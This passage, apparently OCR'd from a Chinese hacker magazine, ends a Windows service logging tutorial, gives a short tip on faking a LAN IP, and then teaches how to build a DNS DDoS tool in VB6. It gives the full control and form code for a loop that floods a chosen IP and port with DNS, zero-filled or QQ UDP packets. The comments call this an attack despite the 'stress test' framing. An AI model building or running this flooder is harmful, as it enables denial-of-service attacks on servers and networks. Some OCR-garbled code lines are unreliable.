


图1

3.选择serviceInstaller1项，更改其属性StartType为Automatic，即要其自启动。

4.单击serviceProcessInstaller1组件，将Account改为LocalHost，在本机上运行。

5.编译便可生成.exe文件。

6.用InstallUtil.exe工具来注册服务。如下：

C:\Windows\Microsoft.net\Frameword\v1.0.3512\InstallUtil.exe C:\woof4652.exe

7.注册成功后，在服务里面将其开启就可以工作了，一张日志的记录如图2 所示。





图2

好了，就到这里吧。有什么问题欢迎到黑防论坛提出来。

局域网内拒绝网络攻击

现在许多局域网内的机器都设置了固定IP地址，这样很容易被内部或外部的不怀好意者探知，进而发起攻击。因此我们需要在局域网里隐藏电脑的IP地址，以保证安全。我们可以将局域网内的计算机名改成一个假的IP地址，以此来欺骗初级黑客。具体方法如下：在Windows 2000/XP下，用鼠标右键点击"我的电脑"图标，选择"属性"，在弹出的"系统属性"窗口中选择"计算机名"标签页，在该标签页中将"计算机描述"后的文本框中的内容改为一个IP地址，最后点击[应用]即可。



适合读者：程序员，VB爱好者
前置知识：VB基础

疯狂程序员 编写DNS DDOS工具

文/图 流火

想必大家对DNS已经熟得不能再熟了吧？不错，就是域名解析服务器！UDP端口53，是用来解析域名的！IE把地址栏的域名发到DNS服务器，服务器把解析出来的结果返回给IE，IE根据这一组（有时不止一个）IP中，选择一个连接！DNS请求包和DNS应答包如图1、图2所示。




图1




图2

我们所要做的就是模拟DNS请求包，然后大量的发送，对DNS进行压力测试！

说到DNS包，它是一种UDP格式的数据包，有很多种方式可以获取到：

1.根据格式自己生成数据包。

2.抓取嗅探器中的数据包，在程序中转换成数组。我们采用后一种！因为用起来更方便！想了解更多可以访问中国协议网，网址 http://www.cnpaf.net/。程序界面如下！如图3所示。




图3

由于我是程序员，所以做东西总是喜欢模块化，对外只留出接口，这样在团队开发的时候，大家只要互相知道接口和功能就行了。RobinUDP用了如下ActiveX控件：

Command.ctl(command按钮)功能：命令按钮

DnsSend.ctl(本文会教你如何制作)功能：DNS包发送控件

MSWINSCK.OCX(网络控件)功能：发送数据

打开vb6新建ActiveX控件，属性 BackStyle为0，向容器内拖放三个控件：

1.Label1

```
Caption=""(空)
BackColor=&H000080FF&(橙黄)
Top=0
Left=0
Height=?（任意，因为是动态改变的！）
Width=?（任意，因为是动态改变的！）
```

2.Timer1

```
Interval=500
Enabled=false
```

3.Winsock

```
名称=KingSend
Protocol=1
```

相关代码：

```
Dim K() As Byte '发送数据缓冲区
Dim DRun As Boolean '启动程序运行的标志量
Dim Dip As String '保存由通过StartDNS传来的IP
Dim Dnum As String '保存由通过StartDNS传来的攻击次数
Dim Dport As Long'保存由通过StartDNS传来的Port
Dim pY As Integer '保存由通过StartDNS传来的数据包的格式代码
Private Declare Function GetTickCount Lib "kernel32" () As Long
Public Sub StartDNS(ByVal IP As String, ByVal Port
```

```
As Long, ByVal Num As Double, ByVal Dan As Integer)
    将传进来的参数保存在变量中， 以备后面调用!
    Dip = IP "192.168." + IP
    Dport = Port
    Dnum = Num
    DRun = True
    pY = Dan
    Timer1.Enabled = True '由Timer控件来启动发包循环，使得方法能马上返回，不会造成主程序无响应!
    End Sub
    Public Sub StopDNS()
    DRun = False '中断循环发包
    End Sub
    Private Sub Timer1_Timer()
    On Error Resume Next
    Timer1.Enabled=False 'Timer的使命已经完成，停止它
    If DRun = True Then
    ReDim K(63) As Byte '开辟数据包缓冲区!
    Select Case pY
    Case Is = 1
    X = "00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 " '这是全零的数据包!
    Case Is = 2
    X = "46 EA 01 00 00 01 00 00 00 00 00 00 03 77 77 77 04 73 6F 68 75 03 63 6F 6D 00 00 01 00 01 " '这是DNS数据包
    Case Is = 3
    X = "02 0E 13 00 02 4F 1E 00 0C 19 62 DD 72 66 DD C7 2A 1D A1 B3 DB 26 5E 40 B6 AF 69 03 " '这是QQ数据包
    End Select
    '用循环将字符串数据转换成数组!
    For i = 1 To Len(X) Step 3
        K(i \ 3) = Val("&H" & Mid(X, i, 2))
    Next i
    '根据StartDNS传进来的IP、端口对Sock的控件进行赋值!
    KingSend.RemoteHost = Dip
    KingSend.RemotePort = Dport
    wid = UserControl.Width
    'x = GetTickCount()' 获取系统启动时间(毫秒)
    For i = 1 To Dnum
    KingSend.SendData K
    If i Mod 1000 = 0 Then DoEvents: If DRun = False Then Exit For
    '如果是1000的整数倍则释放控制权，释放控制权的目的主要是让它能响应一下外面的控制，' 譬如DRun是否为假，如果为假则退出循环，发包循环终止!
    Label1.Width = wid * Round(i / Dnum, 3) '根据发出的数据包个数来算出Label1的宽度! 模拟进度条
    Next i
    Label1.Width = 0 '进度条归位
    'y = GetTickCount()' 再次取系统启动时间(毫秒)
    'MsgBox y - x '结果为发包所消耗的时间(单位毫秒)
    End If
    End Sub
```

到此控件已经编写完毕，有两种方式来使用它：可以把它编译成OCX控件，然后在主程序中引用这个控件。或者直接把这个CTL文件引用到工程文件中。前者最后发布时要带着OCX文件而后者只有一个EXE。所以我们使用后者保存相关的工程文件。新建VB工程选择标准EXE，在工程属性栏里添加CTL文件(CTL文件路径 上一个工程存放目录下。)

更改Form1属性，名称 WinFrm。Borderstyle:0—None。Picture，如图4所示。




图4

拖放控件到如下位置！如图5所示。




图5

```
Dim Y As Integer '用于保存当前使用的数据包格式代码!
    Private Sub comm1_Click()
    DNS1(0).StartDNS Text1.Text, Text2.Text, Text3.Text, Y '开始执行攻击
    End Sub
    Private Sub comm2_Click()
    DNS1(0).StopDNS '停止攻击
    End Sub
    Private Sub comm3_Click()
    End '结束程序
    End Sub
    Private Sub comm4_Click()
    Me.Hide '本身隐藏
    About.Show '显示另一个窗口
    End Sub
    Private Sub comm5_Click()
    '进行数据包的切换
    '类似接力循环
    Select Case Y
    Case Is = 1 '如果Y等于1则改成2，此时为DNS弹
    Y = 2
    Label7.Caption = "DNS 弹"
    Case Is = 2 '如果Y等于2则改成3，此时为QQ弹
    Y = 3
    Label7.Caption = "QQ 弹"
    Case Is=3 '如果Y等于3则改成1，此时数据都为0
    Y = 1
    Label7.Caption = "全为零"
    End Select
    End Sub
    '设置命令按钮上的文字
    Private Sub Form_Load()
    Y = 1
    comm1.ming = "开始"
    comm2.ming = "停止"
    comm3.ming = "退出"
    comm4.ming = "关于"
    comm5.ming = "换弹"
```


```
End Sub
Private Sub Label4_MouseDown(Button As Integer, Shift As Integer, X As Single, Y As Single)
'完成对鼠标拖放的响应!
ReleaseCapture
SendMessage Me.hwnd, &HA1, 2, 0&
End Sub
Private Sub Label6_Click()
End '结束程序
End Sub
Private Sub Text1_KeyPress(KeyAscii As Integer)
'屏蔽按键,只接受数字,".",退格键
